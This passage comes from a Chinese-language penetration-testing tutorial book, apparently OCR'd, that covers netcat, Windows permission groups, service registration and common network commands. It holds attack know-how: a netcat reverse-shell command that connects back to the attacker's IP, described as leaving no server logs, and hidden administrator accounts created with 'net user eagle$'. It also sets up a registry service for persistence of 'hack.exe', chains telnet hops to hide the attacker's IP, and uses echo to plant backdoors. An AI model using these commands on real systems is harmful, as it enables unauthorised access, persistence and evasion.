


图1.27

第二种操作：假如我们是处于外网中的，或者服务器上的防火墙禁止外部的telnet连接，那么可以首先在本地使用NC监听本机的某个端口“nc -vv -l -p 1234”，1234为未占用的端口，然后在shell中执行“nc.exe -vv -t 你的外网IP 1234 -e C:\工具\cmd.exe”，如图1.26，这里我是通过本地的虚拟机进行的实验，所以IP地址为内网。这样，在本地监听的1234端口就会自动反弹回一个cmdshell了，如图1.27。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

对于NC的第一种操作，为本机主动去连接服务器，会有日志的产生；第二种操作，是服务器主动来连接本机，所以不会产生日志，关于如何清除日志我将会在后面小节中提到。

1.1.5 Windows权限

权限这个词，在渗透中不仅仅是重要，而且是非常重要，就以现实中的例子来说，一个学校肯定会分有校长室、院长室，还有后勤部等等，那么这些不同的部门肯定会有不同的职责，校长可以去管理院长，但是反过来就不行了，其实Windows中也是通过定义不同的组和组成员来分配权限的。

在Windows系统中，用户被分成许多组，组和组之间都有不同的权限，并且一个组的用户和用户之间也可以有不同的权限。下面我简单介绍一下几个组的功能，如果想查看自己的计算机中都开放了哪些组，可以右键点击“我的电脑”－“管理”－“本地用户和组”，就可以查看到有什么用户组了，如图1.28。




图1.28

Administrators，该组的成员具有对计算机的完全控制权限，并且可以根据需要向用户指派用户权利和访问控制权限。管理员帐户也是默认成员，由于该组中的用户可以完全控制计算机，所以向该组添加用户时请谨慎。在默认情况下，Administrators中的用户对计算机/域有不受限制的完全访问权。

Guests，来宾组，该组的成员拥有一个在登录时创建的临时配置文件，在注销时，该配置文件将会被删除。来宾帐户（默认情况下已禁用）也是该组的默认成员，没有默认的用户权利。

Power Users，高级用户组，该组的成员可以创建用户帐户，然后修改并删除所创建的帐户。他们可以创建本地组，然后在他们已创建的本地组中添加或删除用户，还可以在Power Users组、Users组和Guests组中添加或删除用户。该组成员可以创建共享资源并管理所创建的共享资源，但他们不能取得文件的所有权、备份或还原目录、加载或卸载设备驱动程序，或者管理安全性以及审核日志等。

Users，该组的成员可以执行一些常见任务，比如运行应用程序、使用本地和网络打印机以及锁定服务器。用户不能共享目录或创建本地打印机。在默认情况下，Domain Users、Authenticated Users以及Interactive组是该组的成员。因此，在域中创建的任何用户帐户都将成为该组的成员。




图1.29

Everyone，顾名思义，就是所有的用户，这个计算机上的所有用户都属于这个组。

Windows系统中的标准访问权限有完全控制、修改、读取和运行、列出文件夹目录、读取、写入。对于NTFS格式的系统，右键点击某个文件，选择“属性”，然后选择“安全”，就可以查看某个用户对该文件夹的的权限了，如图1.29。

可能对于这些权限，一些新读者还不太熟悉，但是当我们熟悉了webshell上的一些基本操作或者尝试配置过web服务器之后，再返回头看这些，感觉就会一目了然了，我再次强调一下，权限是非常重要的，因为很多很多的涉及到渗透的地方都会与权限二字挂钩。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.1.6 通过手工添加系统服务

我们都知道，系统服务是系统正常启动时加载的一些应用程序，在系统初始化时就要加载，比系统启动项里的要启动得早，比如说将某exe文件添加成系统服务，那么以后服务器重启或者用户注销的时候，exe文件就会自动的启动。注册表是Windows系统的命根，系统服务都是和注册表相关的，下面这几个是系统服务的关键位置：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSetServices
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001Services
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002Services
```

我使用一种通用的方法来演示如何将hack.exe注册成为服务（好处当然是下次重启时该程序可以自动启动了），对于WindowsXP/2000/2003系统来说，操作方式是一样的。

假如我们的测试工具hack.exe，其具体路径是“%SystemRoot%\hackcn\hack.exe”，对于WindowsXP/2003来说，也就是“C:\windows\hackcn\hack.exe”，我们把以下内容保存为test.reg，然后就可以使用命令“regedit /s”来导入到注册表中。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Test]
"Type"=dword:00000010
"Start"=dword:00000002
"ErrorControl"=dword:00000001
"ImagePath"=hex(2):63,3A,5C,50,72,6F,67,72,61,6D,20,46,69,6C,65,73,5C,68,61,63,6B,63,6E,5C,68,61,63,
6b,2e,65,78,65
DisplayName"="Test"
"ObjectName"="LocalSystem"
"Description"="服务测试"
```

我简单的说明一下，Displayname就是想要添加的服务的名称，Description是服务描述，ImagePath是程序的路径，“Start 0,2,3,4”中，2代表自动启动，3代表手动启动服务，4代表禁用服务，0一般不需要。“Type REG_DWORD 10 or 20”，一般应用程序都是10，其它的对应20。ObjectName，显示本地登录，在导入注册表后，Test的键值如图1.30所示。



图1.30

测试的时候ImagePath会是乱码，我们可以点击ImagePath，将其修改为“%SystemRoot%\hackcn\hack.exe”即可。在命令控制台中输入“regedit /s addsrv.reg”，等电脑重新启动，这个服务就被成功添加了，启动Test服务就行了，如图1.31。



图1.31

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这些内容在实际的渗透过程中，可能起的作用要到后门那一章中才能发挥出来，在此只是希望能让大家更深刻的认识到注册表以及系统服务之间的关系。

1.2 常用网络命令概述

命令行下那洒脱的符号，熟练的技巧，我们闭上眼睛就可以勾勒出黑客高手们高超的命令行操作。渗透中如果能运用好一些常用的网络命令再加上自己的灵活掌握，对渗透来说如虎添翼，掌握好网络命令看似比较传统化，但是利用微软已有的工具来进行信息收集、远程探测又何乐而不为呢？下面我就对Windows常用的几个网络命令来做一下综述。

1.2.1 ping命令

ping命令是网络管理员在日常维护中测试网络连接的，但是黑客经常通过ping命令来踩点等，在Cmd下我们输入“ping /?”就可以查看ping命令的所有用法，如图1.32。

```
C:\Documents and Settings\Administrator>ping /?

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] target_name

Options:
    -t              Ping the specified host until stopped.
                    To see statistics and continue - type Control-Break;
                    To stop - type Control-C.
    -a              Resolve addresses to hostnames.
    -n count        Number of echo requests to send.
    -l size         Send buffer size.
    -f              Set Don't Fragment flag in packet.
    -i TTL          Time To Live.
    -v TOS          Type Of Service.
    -r count        Record route for count hops.
    -s count        Timestamp for count hops.
    -j host-list    Loose source route along host-list.
    -k host-list    Strict source route along host-list.
    -w timeout      Timeout in milliseconds to wait for each reply.
```

图1.32

我们可以通过“ping 127.0.0.1”查看本机网卡安装配置是否正确，也可以通过“ping 域名”来查看对方的IP地址，通过Ctrl+C可以结束ping程序的运行。我们也可以把ping命令的执行结果保存在文件中，比如“ping 127.0.0.1>c:\1.txt”，就可以把返回的结果保存在c:\1.txt中了，这在渗透中可能会经常用到，当然对于其它的命令，也是可以这样执行的。

Ping在黑客踩点时，可以粗略的判断对方的操作系统类型，WinXP/2003的默认TTL值都是128，Linux系统为64，UNIX系统则为255。聪明的你可能已经想到了，我们可以通过修改TTL值来迷惑黑客，那么应该怎么修改呢？对于Win2003系统，我们可以打开“开始”－“运行”栏，输入regedit的开注册表，然后找到该键值项“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters”，在右方新建defaultTTL（DWORD类型），值可以自己定义，如图1.33。重启电脑，然后ping一下，就会发现TTL已经改变了，如图1.34，对于Linux系统可以修改/etc/sysctl.conf配置文件，添加“net.ipv4.ip_default_ttl=128”这一行，其中128就是自己定义的值，如图1.35。




图1.33

```
C:\Documents and Settings\Administrator>ping 192.168.1.109

Pinging 192.168.1.109 with 32 bytes of data:

Reply from 192.168.1.109: bytes=32 time<1ms TTL=64
Reply from 192.168.1.109: bytes=32 time<1ms TTL=64
Reply from 192.168.1.109: bytes=32 time<1ms TTL=64
Reply from 192.168.1.109: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.109:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

图1.34

```
# Controls whether core dumps will append the PID to the core filename.
# Useful for debugging multi-threaded applications.
kernel.core_uses_pid = 1

# Controls the use of TCP syncookies
net.ipv4.tcp_syncookies = 1
net.ipv4.ip_default_ttl=128
```

图1.35

1.2.2 net及netstat命令

Net在渗透中可以说是和CMD具有同等的价值，这是基于它对网络和用户所起到的巨大作用。

net user，查看本机共有多少用户**Net user eagle$ eagle /add**可以添加隐藏帐户eagle$，然后使用**Net user localgroup administrators eagle$ /add**命令将隐藏帐户eagle$添加到管理员组中，我们使用**net user eagle$ /del**可以删除eagle$用户，在使用**net user**命令查看用户的时候，是查看不到隐藏用户的，我们可以到“计算机管理”－“本地用户和组”

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

—“用户”中查看，如图1.36。

就可以看到一个eagle$的用户了，**Net user guest /active:yes**，激活Guest用户，**Net user eagle$ eagleBoy**，可以重新修改上面的eagle$用户的密码为eagleBoy。

net start，查看本机开放了哪些服务，在以后的渗透过程中我们可以使用该命令很容易的找到开放了哪些第三方软件，找到相应的溢出攻击漏洞。我们可以通过“net stop 服务名”来关闭我们不想启动的服务。

net config，作用是显示当前运行的可配置服务，或是显示并修改某项服务的设置，比如直接执行**net config**命令，就会显示出当前的可配置服务有两个， 如图1.37，然后我们就可以更详细的查看本机的配置信息了，比如**net config workstation**，图1.38。

net view的作用是显示指定的计算机共享的域、计算机或资源的列表，如果在没有参数的情况下使用，则显示当前域中的计算机列表，如果显示错误的话只需要在服务里启动“Computer Browser”服务就可以了。关于域和计算机工作组的概念我们交在后面内网渗透章节中了解到。




图1.36




图1.37




图1.38




图1.39



图1.40

命令的参数及使用：“net view [\\computername | /domain[:domainname]]”，“net view /network:nw [\\computername]”，在没有参数的情况下直接使用，则是显示当前域中的计算机列表。“\\computername”，指定要查看其共享资源的计算机，“/domain[:domainname]”，指定要查看其可用计算机的域，如果省略了domainname，将显示网络中所有的域。

注意，很多时候服务器上都会删除net.exe这个程序，然而很多管理员也忽视了net1.exe这个等同于net.exe的工具。

Netstat命令是用来获得系统网络连接信息的，**netstat -n**是查看本机开放的端口，如图1.39，“Local Address”是本地地址，“Foreign Address”是远程地址，State是连接状态。很多时候我们可以通过**netstat -ano**命令来查看本机网络连接信息，此时会显示连接的PID号，如图1.40。使用该命令，再结合tasklist命令找到对应的PID，就可以区别是什么程序开启了哪些连接，这对于网络管理员改变端口时查找敏感服务起着相当大的作用。

1.2.3 telnet及ftp命令

telnet命令

telnet允许用户登录远程主机对机器进行管理，但是黑客们经常利用这个便利的程序当做后门和跳板，使用telnet时必须要在服务器上开启telnet

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

服务，首先将Telnet服务设置为自动，此时服务器上开启了23端口，如图1.41。




图1.41

然后启动该服务，我们来测试telnet，在命令行下执行**telnet 192.168.1.109**，出现如图1.42所示的界面，直接按下y键，然后输入用户名和密码就可以登录了，如图1.43，成功登录后的界面如图1.44所示，如果想要退出telnet的话，可以直接按下ctrl+]，然后再输入q就可以了。




图1.42

成功登录后，我们就像在本地电脑中操作一样，非常方便的，如果我们拥有了多台主机的权限，还可以为每台主机打开telnet服务，然后逐一连接，这样就达到隐藏我们IP地址的目的，当然如果是自行开启的telnet服务，最好要修改默认的23端口为其它端口，很多路由器通常也开启了telnet服务，如果我们拥有其权限，同样也可以将其作为跳板。




图1.43

FTP命令

FTP是文件传输协议，默认端口是21，用于在主机之间传送文件，下面我带领大家了解一下FTP的两种模式，可能这部分内容有点儿枯燥，但是以后大家就会发现Hack的乐趣了。




图1.44

在了解FTP的几个命令前，我们先来简单看一下FTP的工作模式，可能大家在使用“灰鸽子”远程控制更新IP的时候会发现PORT（主动式）模式和PASV（被动式）模式，PORT模式指的是客户端和服务器建立连接之后，将要传输数据时，是服务器来连接客户端，而PASV正好相反。那么客户端只有内网IP，无公网IP的时候，如果从IE来直接登录FTP，有时会是失败的，因为IE默认的是PORT方式，我们应该用PASV来连接FTP服务器，因为这样是客户端主动去找FTP的外网IP。




图1.45

大家也不用担心，因为目前大部分的FTP客户端都使用了PASV模式，也就是说我们都可以连接FTP的，很多时候我们都是通过Serv-U这个第三方软件提升权限的，那么我们可以尝试执行“ftp 服务器IP地址”来判断对方的FTP服务器类型，如图1.45。

从图中我们可以看到服务器使用的是Serv-U这个FTP软件，那么我们就可以尝试提升权限操作，关于提权的知识我将会在后面的章节中进行介绍。User是让填写我们的用户名，Password是填写密码，密码在

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这里是不显示出来的，获取FTP的其他操作信息可以使用help命令，如图1.46所示。

在这里我只介绍三个命令：

put，如果说我们想上传某个a.exe文件到FTP服务器上，那么首先切换到要上传到的目录，然后执行“put 我们的文件”，就可以将C盘下的a.exe上传到服务器的test目录下了，如图1.47，当然也可以直接执行“put c:\a.exe /test/mm.exe”，如图1.48。这里需要提醒大家的是，“put c:\a.exe /test/mm.exe”和“put c:\a.exe /test/mm.exe”的效果是一样的，因为Windows主机路径的分隔符使用“\”和“/”均可。

```
ftp> help
Commands may be abbreviated.  Commands are:

!               delete          literal         prompt          send
?               debug           ls              put             status
append          dir             mdelete         pwd             trace
ascii           disconnect      mdir            quit            type
bell            get             mget            quote           user
binary          glob            mkdir           recv            verbose
bye             hash            mls             remotehelp
cd              help            mput            rename
close           lcd             open            rmdir
```

图1.46

```
ftp> cd test
250 Directory changed to /test
ftp> put c:\a.exe
200 PORT Command successful.
150 Opening ASCII mode data connection for a.exe.
226 Transfer complete.
ftp: 发送 17397 字节，用时 0.00Seconds 17397000.00Kbytes/sec.
```

图1.47

```
ftp> put c:\a.exe /test/mm.exe
200 PORT Command successful.
150 Opening ASCII mode data connection for mm.exe.
226 Transfer complete.
```

图1.48

get，get的使用格式为“get 远程目录/文件名 本地目录/文件名”。如果说我下载远程主机的a.exe文件到本地的C盘，就可以执行“get /test/a.exe c:\a.exe”，如图1.49。这两条命令对我们以后的渗透还是有很大帮助的，很多时候我们都会从站外下载东西到被渗透主机上。

```
ftp> get /test/a.exe c:\a.exe
200 PORT Command successful.
150 Opening ASCII mode data connection for a.exe (17397 Bytes).
226 Transfer complete.
ftp: 收到 17397 字节，用时 0.00Seconds 17397000.00Kbytes/sec.
ftp>
```

图1.49

quote，这条命令可能有的主机并不支持，但是我必须要提它，因为它可以帮助我们在渗透过程中进行一些提权或者修改FTP密码等。比如说修改FTP密码为“testtest”，我们就可以执行“quote site pswd hack testtest”（注意：命令格式为“quote site pswd 初始密码 修改密码”），但是经我测试，这跟一些FTP服务器的设置有关，很多时候是执行不成功的，不过大家只要知道这个命令是FTP自带的就行了。

```
C:\Documents and Settings\Administrator>tracert /?

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] target_name

Options:
    -d                  Do not resolve addresses to hostnames.
    -h maximum_hops     Maximum number of hops to search for target.
    -j host-list        Loose source route along host-list.
    -w timeout          Wait timeout milliseconds for each reply.
```

图1.50

1.2.4 tracert命令

Tracert命令主要是帮助我们测试本机和目标机的路由信息，用于确定我们连接到目标所经过的路径，我们可以看到tracert的命令格式如图1.50所示，来结合几个实例看一下，我首先在命令行执行“tracert www.baidu.com”，可以看到开始第一跳119.164.0.1是我们主机的默认网关，如图1.51。

```
C:\Documents and Settings\Administrator>tracert www.baidu.com

Tracing route to www.a.shifen.com [202.108.22.5]
over a maximum of 30 hops:

  1    1 ms    2 ms    2 ms  119.164.0.1
  2    2 ms    1 ms    1 ms  119.164.0.1
  3    3 ms    2 ms    2 ms  123.233.123.201
  4    2 ms    2 ms    2 ms  60.217.40.201
  5    3 ms    2 ms    2 ms  60.217.41.5
  6   11 ms   11 ms   11 ms  219.158.15.161
  7   10 ms   11 ms   11 ms  123.126.0.174
  8   11 ms   13 ms   11 ms  202.106.193.121
  9   12 ms   12 ms   11 ms  bt-229-066.bta.net.cn [202.106.229.66]
 10   73 ms   76 ms   74 ms  202.106.48.18
 11   73 ms   73 ms   74 ms  xd-22-5-a8.bta.net.cn [202.108.22.5]

Trace complete.
```

图1.51

大家可以清楚的看到我们连接到百度的整个路由信息，其中有的直接是数字的IP地址，有的是域名形式，如果看到返回给我们信息有“*”，说明探测信息的应答是在超时后返回的，或者根本没有返回，在这里我建议大家如果想提高tracert的速度可以使用“-d”参数，它的作用是不将地址解析为计算机名，如图1.52。

```
C:\Documents and Settings\Administrator>tracert www.baidu.com -d

Tracing route to www.a.shifen.com [202.108.22.5]
over a maximum of 30 hops:

  1    2 ms    2 ms    2 ms  119.164.0.1
  2    1 ms    1 ms    2 ms  119.164.0.1
  3    3 ms    3 ms    3 ms  123.233.123.201
  4    2 ms    1 ms    2 ms  60.217.40.201
  5    3 ms    2 ms    2 ms  60.215.131.57
  6   12 ms   10 ms   11 ms  219.158.15.161
  7   10 ms   11 ms    *     123.126.0.174
  8   12 ms   12 ms   12 ms  202.106.193.121
  9   12 ms   12 ms   12 ms  202.106.229.66
 10   74 ms   74 ms   74 ms  202.106.48.18
 11   73 ms   73 ms   74 ms  202.108.22.5
```

图1.52

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

大家会发现返回的信息没有域名形式，都是IP地址，“-h”参数是指定我们到目标主机的跳数，比如我们执行“tracert -h 9 www.baidu.com”，如图1.53，大家会发现返回了9条信息。

1.2.5 Echo命令

Echo是一个很常见同时也是使用很广泛的一个命令，下面我就带领大家来学习echo的简单使用。

echo命令的功能是开启、关闭命令的显示，其语法如下：

```
echo [{on  off}] [message]
Sample：@echo off / echo hello world
```

Echo on，开启显示，Windows默认开启状态。**Echo off**，关闭显示，我们会发现命令提示符已经不提示了。**Echo 基础命令**，在命令提示符下执行后会出现“基础命令”几个字。**Echo 基础命令 >hacker.txt**，利用echo命令将“基本命令”这行字写到hacker.txt文件中，如果hacker.txt文件不存在，将自动创建该文件，如果hacker.txt文件已经存在，将更新其内容为“基础命令”这一行字。**Echo 追加命令>>hacker.txt**，利用echo命令将“追加命令”这几个字追加写入到hacker.txt文件中，如果hacker.txt文件不存在，将自动创建该文件，如果hacker.txt文件已经存在，新内容将会追加到文件的最后。

在一些特殊的情况下，入侵者利用旁注等手段进入到服务器中，如果条件允许的情况下，经常会使用echo命令从同服务器的webshell站点来对目标站点创建文件。比如一些bat批处理文件、asp、php后门，甚至是使用echo来修改一些无法使用FSO来浏览网站的内容。

```
C:\Documents and Settings\Administrator>tracert -h 9 www.baidu.com -d

Tracing route to www.a.shifen.com [202.108.22.5]
over a maximum of 9 hops:

  1    2 ms    2 ms    1 ms  119.164.0.1
  2    2 ms    2 ms    1 ms  119.164.0.1
  3    2 ms    2 ms    2 ms  123.233.123.201
  4    2 ms    2 ms    2 ms  60.217.40.201
  5    2 ms    2 ms    4 ms  60.215.136.77
  6   11 ms   14 ms   10 ms  219.158.15.161
  7   12 ms   11 ms   11 ms  123.126.0.174
  8   12 ms   11 ms   11 ms  202.106.193.121
  9   12 ms   14 ms   11 ms  202.106.229.66

Trace complete.
```

图1.53

1.2.6 ipconfig命令

ipconfig用于显示本地计算机IP地址等配置信息，对于网络管理员来说这些信息一般用来检验手动配置的网络连接设置是否正确，这些信息对于网络测试和故障排除都有重要的作用，然而对于一个渗透攻击者来说，则可以通过该命令了解网络环境是内网还是外网，以及其它的DNS等信息。关于ipconfig的命令格式有很多，在这里我们从实用性的角度出发，只介绍“ipconfig /all”，其执行结果如图1.54所示。通过这些信息，我们可以看到两个虚拟机的连接和一个本地连接，然后可以看出我的IP地址是内网192.168.1.108，DNS服务器的IP地址是202.102.128.68和202.102.152.3。

```
C:\Documents and Settings\Administrator>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : 917fcd5d76c94a3
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter VMware Network Adapter VMnet8:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for
VMnet8
        Physical Address. . . . . . . . . : 00-50-56-C0-00-08
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.19.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet1:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for
VMnet1
        Physical Address. . . . . . . . . : 00-50-56-C0-00-01
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.23.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Realtek RTL8168/8111 PCI-E Gigabit E
thernet NIC
        Physical Address. . . . . . . . . : 00-1D-92-F7-40-07
        Dhcp Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 192.168.1.108
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
        DHCP Server . . . . . . . . . . . : 192.168.1.1
        DNS Servers . . . . . . . . . . . : 202.102.128.68
                                            202.102.152.3
        Lease Obtained. . . . . . . . . . : 2009年10月17日 20:43:31
        Lease Expires . . . . . . . . . . : 2009年10月17日 22:43:31
```

图1.54

1.2.7 arp命令

相信大家都听说过arp欺骗的大名，这一节我们就来了解一下arp命令，如果大家没有arp协议的一些前置知识，可以略过这一小节，在后面的章节我们还将会接触到Arp欺骗的相关知识。如果要显

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

